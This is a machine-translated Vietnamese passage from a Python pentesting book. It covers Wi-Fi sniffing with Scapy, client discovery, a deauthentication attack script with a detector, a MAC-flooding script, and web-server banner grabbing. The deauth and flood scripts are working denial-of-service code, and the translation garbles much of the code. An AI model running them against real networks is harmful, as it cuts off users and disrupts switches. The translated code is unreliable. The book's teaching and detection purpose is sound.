42: "ERPinfo", 46: "Khả năng QoS", 47: "ERPinfo", 48: "RSNinfo", 50: "ESRates", 221: "nhà cung
cấp", 68: "dành riêng"}),
    FieldLenField ("len", Không, "thông tin", "B"),
    StrLenField ("thông tin", "", length_from = lambda x: x.len)]

```

Trong mã lớp tru ớc, DSset cung cấp thông tin về số kênh, vì vậy số DSset là 3.

Đừng làm cho nó phức tạp và chỉ cần nắm bắt một gói tin bằng cách sử dụng scapy:

```

>>> conf.iface = "mon0"
>>> khung = hit (đêm = 7)
>>> khung
<Đã đánh hơi: TCP: 0 UDP: 0 ICMP: 0 Khác: 7>
>>> frames.summary ()

```

RadioTap / 802.11 Dữ liệu 8L 84: 1b: 5e: 50: c8: 6e > 88: 53: 2e: 0a: 75: 3f / Dot11QoS / Dot11WEP

84: 1b: 5e: 50: c8: 6e> 88: 53: 2e: 0a: 75: 3f (0x5f4) / Raw

RadioTap / Điều khiển 802.11 13L Không có > 84: 1b: 5e: 50: c8: 6e / Raw

RadioTap / Điều khiển 802.11 11L 64: 09: 80: cb: 3b: f9> 84: 1b: 5e: 50: c8: 6e / Raw

RadioTap / Điều khiển 802.11 12L Không có > 64: 09: 80: cb: 3b: f9 / Raw

RadioTap / Điều khiển 802.11 9L Không có > 64: 09: 80: cb: 3b: f9 / Raw

Trong ảnh chụp màn hình sau, bạn có thể thấy rằng có rất nhiều Dot11Elt trong khung thứ 0. Hãy kiểm tra khung thứ 0 một cách chi tiết.

Dot11Elt trong khung

Bây giờ, bạn có thể thấy rằng có một số <Dot11Elt. Mỗi Dot11Elt có 3 trường. ord (fm [Dot11Elt: 3] .info) cung cấp số kênh, nằm ở vị trí thứ tư (theo mã lớp), là <Dot11Elt ID = DSset len = 1 info = '\x04'.

Tôi hy vọng bây giờ bạn đã hiểu về Dot11Elt .

Pentesting không dây

Trong Wireshark, chúng ta có thể thấy đâu ra nào đư ợc Dot11Elt đại diện trong ảnh chụp màn hình sau:

```

▶ Frame 1345: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on
▶ Radiotap Header v0, Length 26
▶ IEEE 802.11 Beacon frame, Flags: .......c
▽ IEEE 802.11 wireless LAN management frame
  ▷ Fixed parameters (12 bytes)
  ▷ Tagged parameters (281 bytes)
    ▷ Tag: SSID parameter set: CITY PG3
    ▷ Tag: Supported Rates 1(B), 2(B), 5.5, 11, 18, 24, 36, 54, [Mbit/sec]
    ▷ Tag: DS Parameter set: Current Channel: 6
    ▷ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▷ Tag: ERP Information
    ▷ Tag: ERP Information
    ▷ Tag: RSN Information
    ▷ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▷ Tag: HT Capabilities (802.11n D1.10)
    ▷ Tag: HT Information (802.11n D1.10)
    ▷ Tag: Overlapping BSS Scan Parameters: Tag 74 Len 14
    ▷ Tag: Extended Capabilities
    ▷ Tag: Vendor Specific: Microsoft: WPS
    ▷ Tag: Vendor Specific: Broadcom
    ▷ Tag: Vendor Specific: Microsoft: WPA Information Element
    ▷ Tag: Vendor Specific: Microsoft: WMM/WME: Parameter Element
    ▷ Tag: Vendor Specific: Epigram: HT Capabilities (802.11n D1.10)
    ▷ Tag: Vendor Specific: Epigram: HT Additional Capabilities (802.11n D1.00)

```

Dot11Elt đại diện cho Wireshark

Các thông số đư ợc gắn thẻ trong ảnh chụp màn hình trư ớc đó đư ợc biểu thị bằng Dot11Elt.

Đầu ra của chương trình scapy_ssid.py như sau:

```

root@Mohit|Raj:/wireless# python scapy_ssid.py
WARNING: No route found for IPv6 destination :: (no default route?)
SSID--> -- BSSID --> 00:22:2d:7f:dc:06 -- Channel--> 3
SSID--> NOT CONNECTED -- BSSID --> 20:e5:2a:e5:9f:d0 -- Channel--> 2
SSID--> CITY PG3 -- BSSID --> 84:1b:5e:50:c8:6e -- Channel--> 6
SSID--> royal pg 4 -- BSSID --> 64:70:02:8f:5e:0a -- Channel--> 6
SSID--> CITY PG2 -- BSSID --> 20:4e:7f:ac:e6:5c -- Channel--> 6
SSID--> Micromax -- BSSID --> 64:70:02:db:b6:76 -- Channel--> 11
SSID--> -- BSSID --> 00:22:7f:26:e7:b9 -- Channel--> 12
SSID--> XT1068 2283 -- BSSID --> 80:6c:1b:92:92:ad -- Channel--> 9
SSID--> -- BSSID --> 00:22:7f:25:b5:d9 -- Channel--> 8
SSID--> MOHIT l RAJ -- BSSID --> 11:a:dc:56:f0:26:89 -- Channel--> 6
SSID--> TNET3-H-Wi-Fi--Mob:-9212311428 -- BSSID --> 00:0c:42:39:fc:47 --
SSID--> TNET2-Wi-Fi--Mob:-9212311428 you b -> 00:0c:42:68:b7:3e -- C
SSID--> ROYAL-PG-FL00R 3 -- BSSID --> 40:4a:03:3e:36:26 -- Channel--> 11
SSID--> Mohit -- BSSID --> 88:53:2e:0a:75:40 -- Channel--> 6
^Z


```

Đầu ra với kênh

Phát hiện khách hàng của một AP

Bạn có thể muốn có được tất cả các khách hàng của một AP cụ thể. Trong tình huống này, bạn phải chụp khung yêu cầu thăm dò. Trong scapy, nó được gọi là Dot11ProbeReq.

Hãy xem khung hình trong Wireshark:



Khung yêu cầu thăm dò

Khung yêu cầu thăm dò chứa một số thông tin thú vị như địa chỉ nguồn và SSID, như được đánh dấu trong ảnh chụp màn hình trước.

Bây giờ, đã đến lúc xem mã:

```
from scapy.all import *
interface = 'mon0'

probe_req = []
ap_name = raw_input ("Vui lòng nhập tên AP") def thăm dò (fm): if
fm.haslayer (Dot11ProbeReq): client_name = fm.info if client_name
== ap_name:

    nếu fm.addr2 không có trong probe_req:
        print "Yêu cầu thăm dò mới:", client_name print "MAC",
        fm.addr2 probe_req.append (fm.addr2)

hít (iface = giao diện, prn = thăm dò)
```

Pentesting không dây

Hãy xem xét những điều mới được thêm vào chương trình truy cập. Ngươi dùng nhập SSID của AP mà họ quan tâm sẽ được lưu trữ trong biến `ap_name`. Câu lệnh `if fm.haslayer(Dot11ProbeReq)`: chỉ ra rằng chúng ta quan tâm đến các khung yêu cầu thăm dò. Câu lệnh `if client_name == ap_name`: là một bộ lọc và nắm bắt tất cả các yêu cầu có chứa SSID quan tâm. Bản in "MAC", `fm.addr2` dòng in địa chỉ MAC của thiết bị không dây được gắn vào AP.

Đầu ra của chương trình `probe_req.py` như sau:



```
root@Mohit|Raj:/wireless# python probe_req.py
WARNING: No route found for IPv6 destination :: (no default route?)
Please enter the AP name CITY PG3
New Probe Request: CITY PG3
MAC 28:fb:d3:87:03:7a
New Probe Request: CITY PG3
MAC 9c:e6:e7:87:48:f8
New Probe Request: CITY PG3
MAC 88:53:2e:0a:75:3f
New Probe Request: CITY PG3
MAC 18:dc:56:f0:26:89
New Probe Request: CITY PG3
MAC 00:1f:e1:0f:dd:4a
```

Danh sách các thiết bị không dây được định kèm với AP CITY PG3

Tấn công không dây

Cho đến thời điểm này, bạn đã thấy nhiều kỹ thuật đánh hơi thu thập thông tin. Trong phần này, bạn sẽ thấy các cuộc tấn công không dây diễn ra như thế nào, đây là một chủ đề rất quan trọng trong việc đòn nén.

Các cuộc tấn công hủy xác thực (deauth)

Khung xác thực thuộc danh mục của khung quản lý. Khi một máy khách muốn ngắt kết nối khỏi AP, máy khách sẽ gửi khung xác thực.

AP cũng gửi khung hủy xác thực dưới dạng một phản hồi. Đây là quá trình bình thường, như kẻ tấn công lợi dụng quá trình này. Kẻ tấn công giả mạo địa chỉ MAC của nạn nhân và gửi khung deauth tới AP thay mặt cho nạn nhân; vì điều này, kết nối của máy khách bị ngắt. Chương trình aireplay-ng là công cụ tốt nhất để thực hiện cuộc tấn công deauth. Trong phần này, bạn sẽ học cách thực hiện cuộc tấn công này bằng cách sử dụng Python.

Bây giờ, hãy xem đoạn mã sau:

```
from scapy.all import *
nhập hệ thống

interface = "mon0"
```

```
BSSID = raw_input ("Nhập MAC của AP")
nạn nhân_mac = raw_input ("Nhập MAC của nạn nhân")

frame = RadioTap () / Dot11 (addr1 = nạn nhân_mac, addr2 = BSSID, addr3 = BSSID) / Dot11Deauth ()

sendp (frame, iface = interface, count = 1000, inter = .1)
```

Mã này rất dễ hiểu. Khung = RadioTap () / Dot11 (addr1 = nạn nhân_mac, addr2 = BSSID, addr3 = BSSID) / Dot11Deauth ()
câu lệnh tạo gói deauth. Từ sơ đồ đầu tiên trong chương này, bạn có thể kiểm tra các địa chỉ này. Trong dòng sendp cuối cùng (frame, iface = interface, count = 1000, inter = .1) , count cho biết tổng số gói được gửi và inter cho biết khoảng thời gian giữa hai gói tin.

Kết quả của chương trình deauth.py như sau:

```
root @ Mohit | Raj: / wireless # python deauth.py
CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)
Nhập MAC của AP 0c: d2: b5: 01: 0f: e6
Nhập MAC của Nạn nhân 88: 53: 2E: 0A: 75: 3F
```

Mục đích của cuộc tấn công này không chỉ là thực hiện một cuộc tấn công deauth mà còn để kiểm tra hệ thống bảo mật của nạn nhân. IDS phải có khả năng phát hiện cuộc tấn công deauth. Cho đến nay, không có cách nào để tránh bị tấn công, nhưng nó có thể được phát hiện.

Bạn có thể đưa ra giải pháp cho khách hàng của mình cho cuộc tấn công này. Một tập lệnh Python đơn giản có thể phát hiện cuộc tấn công deauth. Sau đây là mã để phát hiện:

```
from scapy.all import *
interface = 'mon0'
i = 1
thông tin def (fm):
    if fm.haslayer (Dot11):
        if ((fm.type == 0) & (fm.subtype == 12)):
            toàn cầu tôi
            in "Đã phát hiện Deauth", tôi
            i = i + 1

    hít (iface = giao diện, prn = thông tin)
```

Đoạn mã trên rất dễ hiểu. Chúng ta hãy nhìn vào những điều mới ở đây.
Câu lệnh fm.subtype == 12 chỉ ra khung deauth và biến i được khai báo toàn cục thông báo cho chúng tôi về số lượng gói.

Pentesting không dây

Để kiểm tra cuộc tấn công, tôi đã thực hiện cuộc tấn công deauth.

Đầu ra của tập lệnh mac_d.py như sau:

```
root @ Mohit | Raj: / wireless # python mac_d.py
CẢNH BÁO: Không tìm thấy tuyến đường nào cho đích IPv6 :: (không có tuyến đường mặc định?)

Deauth đã phát hiện 1
Deauth đã phát hiện 2
Deauth đã phát hiện 3
Deauth đã phát hiện 4
Deauth đã phát hiện 5
Deauth đã phát hiện 6
Deauth đã phát hiện 7
Deauth đã phát hiện 8
```

Bằng cách phân tích số lượng gói, bạn có thể phát hiện xem nó có bị tấn công DoS hay hành vi bình thường hay không.


Cuộc tấn công ngập lụt MAC

Việc ngập lụt MAC dẫn đến việc làm ngập công tắc với một số lượng lớn các yêu cầu. Bộ nhớ định địa chỉ nội dung (CAM) tách một công tắc khỏi một trung tâm. Nó lưu trữ thông tin như địa chỉ MAC của các thiết bị được kết nối với cổng vật lý.

Mỗi MAC trong bảng CAM được gán một số cổng chuyển mạch. Với thông tin này, bộ chuyển mạch biết nơi gửi các khung Ethernet. Kích thước của các bảng CAM là cố định. Bạn có thể tự hỏi điều gì sẽ xảy ra khi các bảng CAM nhận được một số lượng lớn các yêu cầu. Trong trường hợp như vậy, công tắc chuyển thành một trung tâm và các khung đến bị tràn ra trên tất cả các cổng, cho phép kẻ tấn công truy cập vào giao tiếp mạng.

Cách chuyển đổi sử dụng các bảng CAM

Công tắc tìm hiểu địa chỉ MAC của thiết bị được kết nối với cổng vật lý của nó và ghi mục nhập đó vào bảng CAM, như thể hiện trong hình ảnh sau:



Điều này cho thấy hoạt động học tập trên bảng CAM

Hình trứ ớc đư ợc chia thành 2 phần. Trong phần 1, máy tính có MAC A gửi gói ARP đến máy tính có MAC B. Bộ chuyển mạch học gói tin, đến từ cổng vật lý 1 và thực hiện một mục nhập trong bảng CAM sao cho MAC 1 đư ợc liên kết với cổng 1. Bộ chuyển mạch gửi gói tin đến tất cả các thiết bị đư ợc kết nối vì nó không có mục CAM của MAC B. Trong phần thứ hai của sơ đồ, máy tính có MAC B phản hồi. Bộ chuyển mạch biết rằng nó đến từ cổng 2. Do đó, bộ chuyển mạch tạo một mục nhập cho biết rằng máy tính MAC B đư ợc kết nối với cổng 2.

Logic lũ lụt MAC

Khi chúng tôi gửi một số lượng lớn các yêu cầu, như được hiển thị trong sơ đồ truớc, nếu máy chủ A gửi các yêu cầu ARP giả mạo với một MAC khác, thì mỗi lần bộ chuyển mạch sẽ thực hiện một mục nhập mới cho cổng 1, chẳng hạn như A - 1, X - 1, Y - 1, v.v. Với các mục nhập giả này, bảng CAM sẽ trở nên đầy và công tắc sẽ bắt đầu hoạt động như một trung tâm.

Bây giờ, hãy viết mã:

```
from scapy.all import *
num = int (raw_input ("Nhập số lượng gói"))
interface = raw_input ("Nhập giao diện")

eth_pkt = Ether (src = RandMAC (), dst = "ff: ff: ff: ff: ff: ff")

arp_pkt = ARP (pdst = '192.168.1.255', hwdst = "ff: ff: ff: ff: ff: ff")

cố gắng:
sendp (eth_pkt / arp_pkt, iface = interface, count = num, inter = .001)

ngoại trừ:
    in "Không thể truy cập đích đến"
```

Đoạn mã truớc rất dễ hiểu. Đầu tiên, nó yêu cầu số lượng gói tin bạn muốn gửi. Sau đó, đối với giao diện, bạn có thể chọn một wlan giao diện hoặc giao diện eth. Câu lệnh eth_pkt tạo thành một gói Ethernet với địa chỉ MAC ngẫu nhiên. Trong câu lệnh arp_pkt, một gói yêu cầu arp được hình thành với IP đích và địa chỉ MAC đích. Nếu bạn muốn xem truờng gói đầy đủ, bạn có thể sử dụng lệnh arp_pkt.show () trong scapy.

Đầu ra Wireshark của mac_flood.py như sau:

No.	Time	Source	Destination	Protocol	Length
27402	95.636312000	36:20:2f:23:93:f8	Broadcast	ARP	42
27403	95.638312000	74:83:2d:67:a4:2d	Broadcast	ARP	42
27404	95.640372000	02:f8:9d:fc:b7:3b	Broadcast	ARP	42
27405	95.642575000	7c:c9:9b:52:0d:17	Broadcast	ARP	42
27406	95.644284000	78:96:28:e7:09:a4	Broadcast	ARP	42
27407	95.646307000	0e:41:18:bd:7c:a7	Broadcast	ARP	42
27408	95.648310000	c7:ce:e1:f9:f0:86	Broadcast	ARP	42
27409	95.650318000	39:fc:0b:81:d0:b6	Broadcast	ARP	42
27410	95.652328000	fd:66:4d:d0:0c:90	Broadcast	ARP	42
27411	95.654302000	4f:ec:64:b9:db:65	Broadcast	ARP	42
27412	95.656307000	27:25:d8:50:eb:88	Broadcast	ARP	42
27413	95.658315000	94:43:68:be:81:9f	Broadcast	ARP	42

Đầu ra của một cuộc tấn công tràn ngập MAC

Mục đích của MAC là để kiểm tra tính bảo mật của switch. Nếu cuộc tấn công thành công, hãy đánh dấu thành công trong các báo cáo của bạn. Để giảm thiểu cuộc tấn công tràn ngập MAC, hãy sử dụng bảo mật cổng. Bảo mật cổng hạn chế lưu lượng đến chỉ một tập hợp các địa chỉ MAC được chọn hoặc một số địa chỉ MAC giới hạn và các cuộc tấn công tràn ngập MAC. Tôi hy vọng bạn đã thích chương này.

Tóm lược

Trong chương này, chúng ta đã tìm hiểu về khung không dây và cách lấy thông tin như SSID, BSSID và số kênh từ khung không dây bằng cách sử dụng tập lệnh Python và thư viện quét. Chúng tôi cũng đã học cách kết nối một thiết bị không dây với AP. Sau khi thu thập thông tin, chúng tôi tiến hành các cuộc tấn công không dây. Cuộc tấn công đầu tiên mà chúng tôi thảo luận là cuộc tấn công deauth, tương tự như một thiết bị gây nhiễu Wi-Fi. Trong cuộc tấn công này, bạn phải tấn công thiết bị không dây và xem phản ứng của AP hoặc hệ thống phát hiện xâm nhập. Cuộc tấn công tiếp theo mà chúng ta đã thảo luận là cuộc tấn công MAC-tràn ngập, dựa trên logic của bảng CAM, nơi bạn kiểm tra xem bảo mật cổng có hiện diện hay không.

Trong chương tiếp theo, bạn sẽ tìm hiểu về cách in chân của máy chủ web. Bạn cũng sẽ học cách lấy tiêu đề của HTTP và lấy biểu ngữ.

Machine Translated by Google

5

In chân máy chủ web và ứng dụng web

Cho đến nay, chúng ta đã đọc bốn chương có liên quan từ lớp liên kết dữ liệu đến lớp truyền tải. Bây giờ, chúng ta chuyển sang thử nghiệm thâm nhập lớp ứng dụng. Trong chương này, chúng ta sẽ xem xét các chủ đề sau:

- Khái niệm về in chân của một máy chủ web
- Giới thiệu thu thập thông tin
- Kiểm tra tiêu đề HTTP
- Thu thập thông tin của một trang web từ smathwhois.com bởi bộ phân tích cú pháp BeautifulSoup
- Lấy biểu ngữ của một trang web
- Làm cứng máy chủ web

Khái niệm về in chân của một máy chủ web

Khái niệm về thử nghiệm thâm nhập không thể được giải thích hoặc thực hiện trong một bút ớc duy nhất; do đó, nó đã được chia thành nhiều bút ớc. In chân là bút ớc đầu tiên trong quá trình dồn nén, trong đó kẻ tấn công cố gắng thu thập thông tin về mục tiêu. Trong thế giới ngày nay, thư ơng mại điện tử đang phát triển nhanh chóng. Do đó, các máy chủ web trở thành mục tiêu hàng đầu của tin tặc. Để tấn công một máy chủ web, trước tiên chúng ta phải biết máy chủ web nghĩa là gì. Chúng ta cũng cần biết về phần mềm lưu trữ máy chủ web, hệ điều hành lưu trữ và những ứng dụng đang chạy trên máy chủ web. Sau khi nhận được thông tin này, chúng tôi có thể xây dựng chiến lược khai thác của mình. Lấy thông tin này được gọi là in chân của máy chủ web.

[In chân máy chủ web và ứng dụng web](#)

Giới thiệu thu thập thông tin

Trong phần này, chúng tôi sẽ cố gắng thu thập thông tin về phần mềm web, hệ điều hành và ứng dụng chạy trên máy chủ web, bằng cách sử dụng các kỹ thuật xử lý lỗi. Theo quan điểm của hacker, việc thu thập thông tin từ việc xử lý lỗi không hữu ích lầm. Tuy nhiên, theo quan điểm của pentester, điều này rất quan trọng bởi vì trong báo cáo cuối cùng đư ợc gửi cho khách hàng, bạn phải chỉ rõ các kỹ thuật xử lý lỗi.

Logic đằng sau việc xử lý lỗi là thử và tạo ra một lỗi trong máy chủ web, máy chủ này trả về mã 404 và để xem kết quả của trang lỗi. Tôi đã viết một đoạn mã nhỏ để lấy đầu ra. Chúng ta sẽ đi từng dòng một qua đoạn mã sau:

```

nhập lại nhập
nhập ngẫu nhiên
urllib url1 =
raw_input ("Nhập URL") u = chr (random.randint
(97,122))
url2 = url1 + u
http_r = urllib.urlopen (url2)

content = http_r.read () flag = 0 i = 0

list1 = []
a_tag = "<* address>"
file_text = open ("result.txt", 'a')

while flag == 0: if
    http_r.code == 404:
        file_text.write ("-----") file_text.write
        (url1) file_text.write ("---- -----\\n")

        file_text.write (nội dung) để dòi
        sánh trong re.findall (a_tag, content):

            i = i + 1
            s = match.start ()
            e = match.end ()
            list1.append (s)
            list1.append (e)
            nếu (i> 0):
                in "Mã hóa không tốt"
            nếu len (list1)> 0:
                a = list1 [1]

```

```

b = list1 [2]

in nội dung [a: b]
khác:
    print "xử lý lỗi có vẻ ổn"
cờ = 1
elif http_r.code == 200:
    print "Trang web đang sử dụng trang Lỗi tự chỉnh"
    nghỉ

```

Tôi đã nhập ba mô-đun `re`, `random` và `urllib`, chịu trách nhiệm cho các biểu thức chính quy, để tạo số ngẫu nhiên và các hoạt động liên quan đến URL, tư ứng ứng. Câu lệnh `url1 = raw_input ("Nhập URL")` yêu cầu URL của trang web và lưu trữ URL này trong biến `url1`. Tiếp theo, câu lệnh `u = chr (random.randint (97,122))` tạo một ký tự ngẫu nhiên.

Câu lệnh tiếp theo thêm ký tự này vào URL và lưu trữ nó trong biến `url2`.

Sau đó, câu lệnh `http_r = urllib.urlopen (url2)` mở trang `url2` và trang này đưa ra lưu trữ trong biến `http_r`. Câu lệnh `content = http_r.read ()` chuyển tất cả nội dung của trang web vào biến nội dung :

```

cờ = 0
i = 0
list1 = []
a_tag = "<* địa chỉ>"
file_text = open ("result.txt", 'a')

```

Đoạn mã trưc đó xác định cờ biến `i` và một danh sách trống có ý nghĩa mà chúng ta sẽ thảo luận sau. Biến `a_tag` nhận giá trị "`<* address>`". Biến `file_text` là một đối tượng tệp mở tệp `result.txt` ở chế độ nối thêm. Tệp `result.txt` lưu trữ kết quả. Cờ `while == 0`: câu lệnh chỉ ra rằng chúng ta muốn vòng lặp while chạy ít nhất một lần. Câu lệnh `http_r.read ()` trả về mã trạng thái từ máy chủ web. Nếu không tìm thấy trang, nó sẽ trả về mã 404:

```

file_text.write ("-----")
file_text.write (url1)
file_text.write ("----- \ n")

file_text.write (nội dung)


```

Đoạn mã trưc ghi kết quả đầu ra của trang trong tệp `result.txt`.

In chân máy chủ web và ứng dụng web

Đối sánh trong `re.findall(a_tag, content)`: câu lệnh tìm `a_tag` mẫu có nghĩa là thẻ `<address>` trong trang lỗi, vì chúng tôi quan tâm đến thông tin giữa thẻ `<address> </address>`. `S = match.start()` và câu lệnh `e = match.end()` cho biết điểm bắt đầu và điểm kết thúc của thẻ `<address>` và `list1.append(s)`. Câu lệnh `list1.append(e)` lưu trữ những điểm này trong danh sách để chúng ta có thể sử dụng những điểm này sau này. Biến `i` trở nên lớn hơn `0`, cho biết sự hiện diện của thẻ `<address>` trong trang lỗi. Điều này có nghĩa là mã không tốt. Câu lệnh `if len(list1) > 0:` chỉ ra rằng nếu danh sách có ít nhất một phần tử, thì các biến `a` và `b` sẽ là điểm quan tâm.

Sơ đồ sau đây cho thấy những điểm cần quan tâm:



Tìm nạp các giá trị thẻ địa chỉ

Câu lệnh `print content[a:b]` đọc kết quả giữa điểm `a` và `b` và đặt `flag = 1` để phá vỡ vòng lặp `while`. Elif `http_x.code == 200`: câu lệnh chỉ ra rằng nếu mã trạng thái HTTP là `200`, thì nó sẽ in ra thông báo "Trang web đang sử dụng trang Lỗi tùy chỉnh". Trong trường hợp này, nếu mã `200` trả về trang lỗi, điều đó có nghĩa là lỗi đang được xử lý bởi trang tùy chỉnh.

Bây giờ là lúc chạy đầu ra và chúng ta sẽ chạy nó hai lần.

Đầu ra khi chữ ký máy chủ được bật và khi chữ ký máy chủ tắt là như sau:

```

G:\Project Snake\Chapter 5\program>info.py ①
Enter the URL http://192.168.0.5/
Coding is not good
Apache/2.2.3 (Red Hat) Server at 192.168.0.5 Port 80</

G:\Project Snake\Chapter 5\program>info.py ②
Enter the URL http://192.168.0.5/
error handling seems ok

G:\Project Snake\Chapter 5\program>
G:\Project Snake\Chapter 5\program>info.py ③
Enter the URL http://192.168.0.3/
Web page is using custom Error page
  
```

Hai đầu ra của chương trình

Ảnh chụp màn hình trứớc hiển thị đầu ra khi chữ ký máy chủ được bật. Bằng cách xem kết quả này, chúng ta có thể nói rằng phần mềm web là Apache, phiên bản là 2.2.3 và hệ điều hành là Red Hat. Trong đầu ra tiếp theo, không có thông tin từ máy chủ có nghĩa là chữ ký máy chủ bị tắt. Đôi khi ai đó sử dụng tường lửa ứng dụng web chẳng hạn như mod-security, tạo ra chữ ký máy chủ giả mạo. Trong trường hợp này, bạn cần kiểm tra tệp result.txt để biết kết quả chi tiết đầy đủ. Hãy kiểm tra đầu ra của result.txt, như được hiển thị trong ảnh chụp màn hình sau:

```

1 -----http://192.168.0.5-----
2 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
3 <html><head>
4 <title>404 Not Found</title>
5 </head><body>
6 <h1>Not Found</h1>
7 <p>The requested URL /y was not found on this server.</p>
8 <br>
9 <address>Apache/2.2.3 (Red Hat) Server at 192.168.0.5 Port 80</address>
10 </body></html>
11 -----http://192.168.0.5-----
12 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
13 <html><head>
14 <title>404 Not Found</title>
15 </head><body>
16 <h1>Not Found</h1>
17 <p>The requested URL /q was not found on this server.</p>
18 </body></html>
19

```

Đầu ra của result.txt

Khi có một số URL, bạn có thể tạo danh sách tất cả các URL này và cung cấp chúng cho chương trình và tệp này sẽ chứa đầu ra của tất cả các URL.

Kiểm tra tiêu đề HTTP

Bằng cách xem tiêu đề của các trang web, bạn có thể nhận được cùng một đầu ra. Đôi khi, đầu ra lỗi máy chủ có thể được thay đổi bằng cách lập trình. Tuy nhiên, kiểm tra tiêu đề có thể cung cấp nhiều thông tin. Một đoạn mã rất nhỏ có thể cung cấp cho bạn một số thông tin rất chi tiết như sau:

```

nhập urllib
url1 = raw_input ("Nhập URL")
http_r = urllib.urlopen (url1)
nếu http_r.code == 200:
    in http_r.headers

```

Câu lệnh print http_r.headers cung cấp tiêu đề của máy chủ web.

In chân máy chủ web và ứng dụng web

Kết quả như sau:

```
G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://www.juggyboy.com/
Connection: close
Date: Tue, 21 Oct 2014 17:45:24 GMT
Content-Length: 8734
Content-Type: text/html
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Sat, 20 Sep 2014 15:34:41 GMT
Accept-Ranges: bytes
ETag: "19a4e65e8d4cf1:7a49"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://192.168.0.5/
Date: Tue, 21 Oct 2014 17:51:16 GMT
Server: Apache/2.2.3 (Red Hat)
X-Powered-By: PHP/5.1.6
Content-Length: 1137
Connection: close
Content-Type: text/html; charset=UTF-8
```

Nhận thông tin tiêu đề

Bạn sẽ nhận thấy rằng chúng tôi đã lấy hai đầu ra từ chương trình. Trong đầu ra đầu tiên, chúng tôi đã nhập `http://www.juggyboy.com/` dưới dạng URL. Chương trình đã cung cấp nhiều thông tin thú vị như `Server: Microsoft-IIS / 6.0` và `X-Powered-By: ASP.NET`; nó cho rằng trang web được lưu trữ trên máy Windows, phần mềm web là IIS 6.0 và ASP.NET được sử dụng để lập trình ứng dụng web.

Trong đầu ra thứ hai, tôi đã gửi địa chỉ IP của máy cục bộ của mình, đó là `http://192.168.0.5/`. Chương trình đã tiết lộ một số thông tin bí mật, chẳng hạn như phần mềm web là Apache 2.2.3, nó đang chạy trên máy Red Hat và PHP 5.1 được sử dụng để lập trình ứng dụng web. Bằng cách này, bạn có thể lấy thông tin về hệ điều hành, phần mềm máy chủ web và các ứng dụng web.

Bây giờ, chúng ta hãy xem đầu ra mà chúng ta sẽ nhận được nếu chữ ký máy chủ bị tắt:

```
G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://192.168.0.6/
Date: Tue, 21 Oct 2014 18:23:31 GMT
Server: Apache
X-Powered-By: PHP/5.1.6
Content-Length: 1137
Connection: close
Content-Type: text/html; charset=UTF-8
```

